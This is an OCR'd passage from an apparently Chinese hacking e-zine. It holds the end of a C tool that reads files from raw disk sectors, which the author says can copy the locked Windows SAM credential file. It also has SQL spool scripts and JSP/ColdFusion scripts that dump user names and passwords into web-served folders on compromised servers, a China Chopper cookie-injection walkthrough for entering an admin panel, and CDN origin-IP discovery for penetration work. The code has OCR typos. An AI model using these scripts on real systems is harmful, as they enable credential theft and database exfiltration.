ULONGLONG *Clusters = NULL;
DWORD dwReads,dwWrites;
HANDLE hDriver, hFile;
ULONG SectorsPerCluster, BytesPerSector, r;
PVOID FileBuff;   //存放从扇区中读取的数据
LARGE_INTEGER offset;
charDrivePath[10];
Clusters = GetFileClusters(lpFileName, &ClusterSize, &ClusterCount, &FileSize);
if(Clusters == NULL)
{
printf("ReadFileFromSectors(): Failed to GetFileClusters ...\n|---errrorcode = %d\n",GetLastError());
eturn 0;
}
DrivePath[0] = '\\';
DrivePath[1] = '\\';
DrivePath[2] = '.';
DrivePath[3] = '\\';
DrivePath[4] = lpFileName[0];
DrivePath[5] = ':';
DrivePath[6] = 0;
//打开磁盘卷
hDriver = CreateFile(DrivePath,
GENERIC_READ,
FILE_SHARE_READ | FILE_SHARE_WRITE,
NULL,
OPEN_EXISTING,
0,
NULL);
if(hDriver == INVALID_HANDLE_VALUE)
{
printf("ReadFileFromSectors(): Failed to CreateFile %s ...\n|---errrorcode = %d\n",DrivePath,GetLastError());
return 0;
}
//存放读出的文件
hFile = CreateFile(pDstFileName, GENERIC_WRITE, 0, NULL, CREATE_NEW, 0, 0);
if(hFile == INVALID_HANDLE_VALUE)
{
printf("ReadFileFromSectors(): Failed to CreateFile %s ...\n|---errrorcode = %d\n",pDstFileName,GetLastError());
```

```
return 0;
}
FileBuff = malloc(ClusterSize);
//开始读扇区文件内容
for (r=0; r<ClusterCount; r++, FileSize -= BlockSize)
{
offset.QuadPart = ClusterSize * Clusters[r];      //确定每个簇的偏移
SetFilePointer(hDriver, offset.LowPart, &offset.HighPart, FILE_BEGIN);
ReadFile(hDriver, FileBuff, ClusterSize, &dwReads, NULL);   //每次读一个簇的大小
BlockSize = FileSize<ClusterSize ?FileSize :ClusterSize;
WriteFile(hFile, FileBuff, BlockSize, &dwWrites, NULL);   //将读取的文件保存起来
}
free(FileBuff);
free(Clusters);
CloseHandle(hFile);
CloseHandle(hDriver);
}
//---------------------------------------------------------------------
//
// Usage
//
// Tell user how to use the program.
//
//---------------------------------------------------------------------
int Usage( CHAR *ProgramName )
{
printf("\nusage: %s -f srcfiledstfile ...\n", ProgramName );
return -1;
}
int main(intargc, char *argv[])
{
if(argc != 4)
{
Usage(argv[0]);
eturn 0;
}
//读文件
if(strcmp(argv[1], "-f") == 0)
{
ReadFileFromSectors(argv[2], argv[3]);
}
else
{
Usage(argv[0]);
```

```
}
system("pause");
return 1;
}
```

编译程序，以管理员权限运行。这样读文件有什么用呢，用处还是很大的，比如大家都知道 windows 的系统有个 sam 文件，在 config\SAM 下，windows 是不允许直接对该文件进行读写的，也不允许复制等，直接从磁盘扇区读文件，我们就可以读出文件，如图 5-3-2，图 5-3-3：

图　5-3-2



图　5-3-3

此方法还有些弊端，文件不能是加密、压缩的文件，而且文件必须是非常驻的（相对大些的文件即要有自己的簇），对于常驻的（小文件），文件内容直接存放到文件的 MFT 中，此方法是读不到的。

（全文完）责任编辑：Rem1x

第六章　杂七杂八

第1节 Oracle 数据库备份小技巧

作者：Yaseng
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

1:常用 sql 语句：

查询所有表：

```
SELECT * FROM ALL_TABLES
```

查询当前用户表：

```
select table_name from user_tables;
```

查询所有表按大小排序:

```
SELECT TABLE_NAME,NUM_ROWS FROM ALL_TABLES    order by   NUM_ROWS   desc
select table_name,NUM_ROWS from user_tables       order by   NUM_ROWS   desc
```

查询表前十条:

```
select   *    from   users   where   rownum < 10
```

分页查询 2000000 到 4000000

```
SELECT * FROM (SELECT e.*,ROWNUM rn FROM (select * from user ) e WHERE ROWNUM <= 4000000) WHERE
rn > 2000000
```

2:sqlplus rpm 安装:

下载地址：
http://eduunix.ccut.edu.cn/index2/database/Oracle%20Instant%20Client/oracle-instantclient-sqlplus-11.1.0.1-1.i386.rpm
http://eduunix.ccut.edu.cn/index2/database/Oracle%20Instant%20Client/oracle-instantclient-basic-11.1.0.1-1.i386.rpm
rpm -ivh oracle-instantclient-sqlplus-11.1.0.1-1.i386.rpm
rpm -ivh oracle-instantclient-basic-11.1.0.1-1.i386.rpm
配置 libs:

```
vi /etc/ld.so.conf
/usr/lib/oracle/11.1.0.1/client/lib/
```

连接交互式操作：

```
sqlplus usewr/pass@172.100.100.41:1521/orabi
@/tmp/1.sql
```

连接非交互式：

```
sqlplus -s user/pass@172.100.100.41   @/tmp/1.sql
```

1.sql：

```
SET feedback off
SET newpage NONE
SET pagesize 50000
```

```
SET linesize 300
SET verify off
SET pagesize 0
SET term off
SET trims ON
SET heading off
SET trimspool ON
SET trimout ON
SET timing off
SET verify off
SET colsep |
spool /var/www/css/1.txt
SELECT  user_name||','||password||','||DATA||','||id  FROM  USER  WHERE  rownum < 100 ;
spool off
```

导出 CSV 格式：

```
SET feedback off
SET newpage NONE
SET pagesize 0
SET linesize 5000
SET verify off
SET term off
SET trims ON
SET heading off
SET trimspool ON
SET trimout ON
SET timing off
SET verify off
SET colsep |
spool D:\007.csv
SELECT 'id,username,password' FROM dual;
SELECT id||','||username||','||password FROM admin WHERE rownum<100;
spool off
```

3:jsp 数据库备份脚本：

```
<%@ page contentType="text/html;charset=UTF-8"%>
<%@ page import="java.io.*,java.lang.*,java.sql.*"%>
<%


Class.forName("oracle.jdbc.driver.OracleDriver");
Connection conn = DriverManager.getConnection("jdbc:oracle:thin:@172.0.0.1:1521:orabi", "admin", "admin");
File f = new File("/webapps/ROOT/css/t1.txt");
BufferedWriter bw = new BufferedWriter(new FileWriter(f));
Statement stmt=conn.createStatement(ResultSet.TYPE_SCROLL_SENSITIVE,ResultSet.CONCUR_UPDATABLE);
ResultSet rs=stmt.executeQuery("select  *  from  member where  rownum > 2000000");
ResultSetMetaData rsmd = rs.getMetaData();
```

```
int numberOfColumns = rsmd.getColumnCount();
for(int i=1;i<numberOfColumns+1;i++)
{
bw.write(rsmd.getColumnName(i)+",");
}
while (rs.next())
{
for(int i=1;i<numberOfColumns+1;i++){

bw.write(rs.getString(i)+",");

}
bw.newLine();
bw.flush();
}




out.print(rs);

%>
```

4:ColdFusion 版数据库备份脚本：

```
<CFSET USERNAME="user">
<CFSET PASSWORD="pass">
<CFSET DATABASE="ya_db">
<CFTRY>
<CFQUERY NAME="DATA" DATASOURCE=#DATABASE# USERNAME=#USERNAME# PASSWORD=#PASSWORD#>
      SELECT * FROM MEMBER
</CFQUERY>
<CFCATCH Type="Any"></CFCATCH>
</CFTRY>
<CFSAVECONTENT variable="Dump_DATA">
<CFDUMP var="#DATA#" EXPAND="YES" FORMAT="TEXT">
</CFSAVECONTENT>
<cffile action="write" output="#Dump_DATA#" FILE="C:\\RECYCLER\\#USERNAME#_DATA.txt">
```

5:O racle 整表预览 jsp 脚本：

```
<%@ page contentType="text/html;charset=UTF-8"%>
<%@ page import="java.io.*,java.lang.*,java.sql.*"%>
<%

Class.forName("oracle.jdbc.driver.OracleDriver");
Connection conn = DriverManager.getConnection("jdbc:oracle:thin:@127.0.0.1:1521", "admin", "password");
```

```
Statement stmt=conn.createStatement(ResultSet.TYPE_SCROLL_SENSITIVE,ResultSet.CONCUR_UPDATABLE);
String html="";
File file = new File("/tmp/data.txt");
BufferedReader br = new BufferedReader(new FileReader(file));
String line;
while ((line = br.readLine()) != null) {

html=html+"<h3>"+line+":</h3><table border=1><tr>";
ResultSet rs=stmt.executeQuery("select * from "+line+" where rownum < 100");
ResultSetMetaData rsmd = rs.getMetaData();
int numberOfColumns = rsmd.getColumnCount();
for(int i=1;i<numberOfColumns+1;i++)
{
   html=html+"<th>"+rsmd.getColumnName(i)+"</th>";
}
html+="</tr>";
while (rs.next())
{

   html+="<tr>";
   for(int i=1;i<numberOfColumns+1;i++){

      html=html+"<td>"+rs.getString(i)+"</td>";



   }
   html+="</tr>";
}
   rs.close();
   html+="<tr></table>";
}
File f = new File("/tmp/info.css");
BufferedWriter bw = new BufferedWriter(new FileWriter(f));
bw.write(html);



bw.close();
br.close();
stmt.close();
conn.close();

%>
```

6:编码问题：

查询当前编码：

```
select userenv('language') from dual;
```

命令行执行：

```
export NLS_LANG="american_america.AL32UTF8"
```

7:参考：http://liuxun.org/blog/linux-xia-occi-bian-cheng

（全文完）责任编辑：随性仙人掌

第2节 使用中国菜刀修改 cookie

作者：渊兮

来自：听潮社区- ListenTide

网址：http://team.f4ck.org/

0x1：本屌上邮箱突然发现法客论坛发来急电，说本屌要是不发帖就要 Ban 了本屌的帐号，吓的本屌心惊肉跳。于是本屌从研究代码中抽出时间写了一篇文章，希望大牛不要见笑。

0x2：这个方法是本屌家里没交网费的时候无意中发现的。记得当时夜黑风高，咳咳。不多屁话了。其实就是发现菜刀浏览器的功能可以修改 cookies。于是我就想到了 cookies 注入。这里本屌用一个存在 cookies 注入的 aspcms 的程序演示一下，希望大虾们不要喷，如图 6-2-1：

图　6-2-1

屌丝鼻祖告诉本屌，打马赛克是屌丝的一向做法，作为一个纯血统的屌丝肯定要打的。

0x3：

然后右键——扩展功能就能看到修改 cookies 的模块，输入 cookies 注入 exp，如图 6-2-2：



图　6-2-2

成功进入后台，如图 6-2-3：



图　6-2-3

后记：由菜刀这个功能引发的联想，既然菜刀可以改 cookies 那么我们就不用修改 cookies 用啊 D 或者老兵的修改 cookies 的工具了，毕竟那些东西都报毒。还是菜刀安全些。

好吧，屌丝技术，请大家笑纳。

（全文完）责任编辑：随性仙人掌

第3节 如何定位公网 IP 是否为最终用户地址

作者：冰杰

来自：听潮社区- ListenTide

网址：http://team.f4ck.org/

1.问题来源概述：我们在日常的渗透工作中、或接单中通常需要通过客户提供的域名信息解析其公网地址，这方面的工具很多（比如通过系统自带的 nslookup 命令或站长工具等）我就不再浪费篇章了。但是由于目前网站加速技术的普遍应用（比如 CDN 加速），导致我们通过常规技术手段获得的公网地址通常为提供加速服务的供应商的公网地址，而不是最终的用户地址。那么如何进行判定呢？首先我们来了解一下 CDN 加速原理。

2.加速原理分析：本章节主要阐述两方面的内容：1.正常情况下网站访问原理 2.采用加速后网站访问原理。

2.1 网站正常访问原理分析



图　6-3-1

1.用户通过浏览器访问网址比如：www.gcexe.com
2.系统向 DNS 服务器发起查询请求（通过 DNS 服务器间的递归查询，最终请求到域名供应商的 DNS 服务器）
3.DNS 服务器返回 www.gcexe.com 的公网地址比如 221.224.24.214
4.系统向该 221.224.24.214 发送 HTTP 页面请求
5.网站服务器按需返回页面给用户系统
6.网站内容在用户浏览器呈现，至此流程完成
针对正常的处理方式，用户需要在 DNS 服务器上设置个 A（主机）记录，以便 DNS 服务器能将域名解析为 IP 地址：以万网的域名解析系统为例，如图 6-3-2、6-3-3：

图　6-3-2

图　6-3-3

2.2 网站加速访问原理分析
以下因素导致网站访问可能出现延迟、阻塞、发卡现象，网站服务器本身处理性能低下，如 CPU、内存配置过低而无法满足响应需求，网站接入速率过低，比如网站服务器以 2M 速率接入运营商（ISP）网络。同 ISP 网络内用户访问通过太多的交换、路由、安全设备，比如北京访问广州服务器，跨运营商（ISP)访问网络，比如用户在网通而服务器在电信---运营商骨干瓶颈问题——国际主干通信链路瓶颈问题，比如国内用户访问国外网站，如图 6-3-4：



图　6-3-4

而 CDN（俗称网站加速）这是为解决这些问题应用而生的技术。它其实是局域网的网站缓存技术（比如部署网站缓存服务器将用户经常访问的页面保存在该设备上以加快访问速度）在广域网的扩展和延伸，其实现技术原理我个人分析如下：

1.用户通过浏览器输入网址（此例以 www.xxx.com 网站为例）

2.用户系统向 DNS 服务器进行请求（通过 DNS 服务器间的递归查询，最后到域名供应商的 DNS 服务器）

3.域名服务商的 DNS 服务器通过查询记录发现只有 CNAME 记录可以匹配

4. 域名服务商的 DNS 服务器通过 CNAME 记录内容，转发给 CDN 服务商的 DNS 服务器

5. CDN 服务商的特定系统通过 DNS 服务器间的交互报文确定用户源地址（未经过证实）

6. CDN 服务商特定系统将离用户最近的缓存服务器地址告知自己 DNS 服务器(未经过证实）

7. CDN 服务商的 DNS 服务器将域名的 IP 地址信息告知域名服务商 DNS 服务器

8. 域名服务商 DNS 服务器将该域名的 IP 地址信息告知最终用户

9.用户系统根据 DNS 回复报文中的 IP 地址信息发送 HTTP 请求给 WEB 缓存服务器

10.WEB 缓存服务器收到请求后发送特定的页面信息给最终用户，至此流程结束

3.实践验证理论：

为证明分析，实例验证。目标网址：www.gcexe.com，公网地址：221.224.24.214，如图 6-3-5：

图　6-3-5

3.1 CDN 加速测试申请：

首先向 CDN 服务器申请加速测试，获取 4 天的测试权限，如图 6-3-6、6-3-7：

图　6-3-6

图　6-3-7

3.2 更改域名解析内容：

现有记录进行删除，如图 6-3-8：

图-6-3-8

新增 CNAME 记录，如图 6-3-9：

图-6-3-9

3.3 数据验证理论分析：

由于全球的 DNS 服务器信息同步需要一段时间，因此建议 30 分钟后再进行测试。

那么通过何种方式验证刚才自己的分析？如果分析正确的话，那么既然 CDN 加速在全国都

有缓存服务器，我如果叫全国各地的朋友帮忙解析下 www.gcexe.com 网站的 IP 地址不就可以得出结论了？（应该各地反馈的地址均不一样），反馈如图 6-3-10、6-3-11、6-3-12：

北京反馈信息

图-6-3-10

河北反馈信息

扬州反馈信息

上海反馈信息



图-6-3-11

苏州本地信息



图 6-3-12

通过以上验证，基本确定自己的判断结果应该八九不离十，至少偏差不会太大。

4.问题分析解决：：

4.1 问题研究定位：了解了 CDN 加速原理，我们回归原来提出问题，如何判定域名解析出来的公网地址是用户的的最终地址还还是 CDN 加速地址？

如果单单通过 IE 浏览器查看，我们是无法获取该信息的，因为页面反馈的信息是一模一样的，（除非你对 HTTP 交互报文进行分析，对于 CDN 加速的网站其交互报文中也有特征字段，本 KB 不进行涉及）想想我们在加速验证的时候首先进行了什么操作？对，首先我们对我们对域名解析进行了调整，那么能否通过对 DNS 报文分析来进行判读呢？我们来看一下，在 CMD 模式下使用 NSLOOKUP 命令输出的结果在加速前和加速后有无区别，如图 6-3-13，6-3-14：



图　6-3-13

图　6-3-14

4.2 分析结论输出：通过分析加速前和加速后的 DNS 报文内容分析，我们可以得出：

只要 CDN 加速实现方式是：1.不变更终端用户的输入网址（域名） 2.域名服务器必须配置 CNAME 字段。就能通过其 DNS 反馈报文中是否有 CNAME 字段确定其是否为加速后地址，最终确定该公网地址是否为最终 WEB 服务器的公网地址。

但是这个结果如果反推是否成立？即 DNS 回复报文中有 CNAME 字段则必定是进行了 CDN 加速，这个留给大家考虑。

5.经验知识总结：

总结一：回想我们刚才的实验，当我们在域名服务器上配置 CNAME 解析时，其实已经把域名解析成最终 IP 的主动权拱手让人了，如图 6-3-15：

图　6-3-15

在本例中是将解析权转让给了 www-gcexe-com.powercdn.cn 这个域名所处的 DNS 服务器，而 www.gcexe.com 这个域名只是作为一个别名存在，如图 6-3-16：

图　6-3-16

总结二：本次通过 DNS 分析报文确定问题，其实是利用 TCP/IP 协议详解中第十四章 DNS 域名系统中的基本知识点，如图 6-3-17、6-3-18、6-3-19：

每个问题有一个查询类型，而每个响应（也称一个资源记录，我们下面将谈到）也有一个类型。大约有20个不同的类型值，其中的一些目前已经过时。图 14-7显示了其中的一些值。查询类型是类型的一个超集(superset)：图中显示的类型值中只有两个能用于查询类型。

名　字	数　值	描　述	类型?	查询类型
A	1	IP地址	•	•
NS	2	名字服务器	•	•
CNAME	5	规范名称	•	•
PTR	12	指针记录	•	•
HINFO	13	主机信息	•	•
MX	15	邮件交换记录	•	•
AXFR	252	对区域转换的请求		•
*或ANY	255	对所有记录的请求		•

图　6-3-17



图　6-3-18

图　6-3-19

总结三:根据 CDN 加速的实现原理：我相信此种技术应有以下几种特性：

当 WEB 服务器故障或无响应的时候，用户依然可以访问网站。（因为其访问的是 WEB 缓存服务器。）如果网站管理员更新页面内容，最终应用在短时间内无法察觉。（因为 WEB 缓存服务器和实体服务器页面同步肯定需要一段时间）

后记：今年转售前，没啥素材，多多见谅！

（全文完）责任编辑：随性仙人掌

第4节走进科学：HTML 文件是否可以变为 webshell

作者：summer
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

前言：大牛请飘过，仅仅是个人闲暇时无聊研究的思路。

测试环境：Linux+Apache+Php、Linux+Nginx+Php

我们可以看到 HTML 是没有办法充当一句话的，如图 6-4-1、6-4-2：

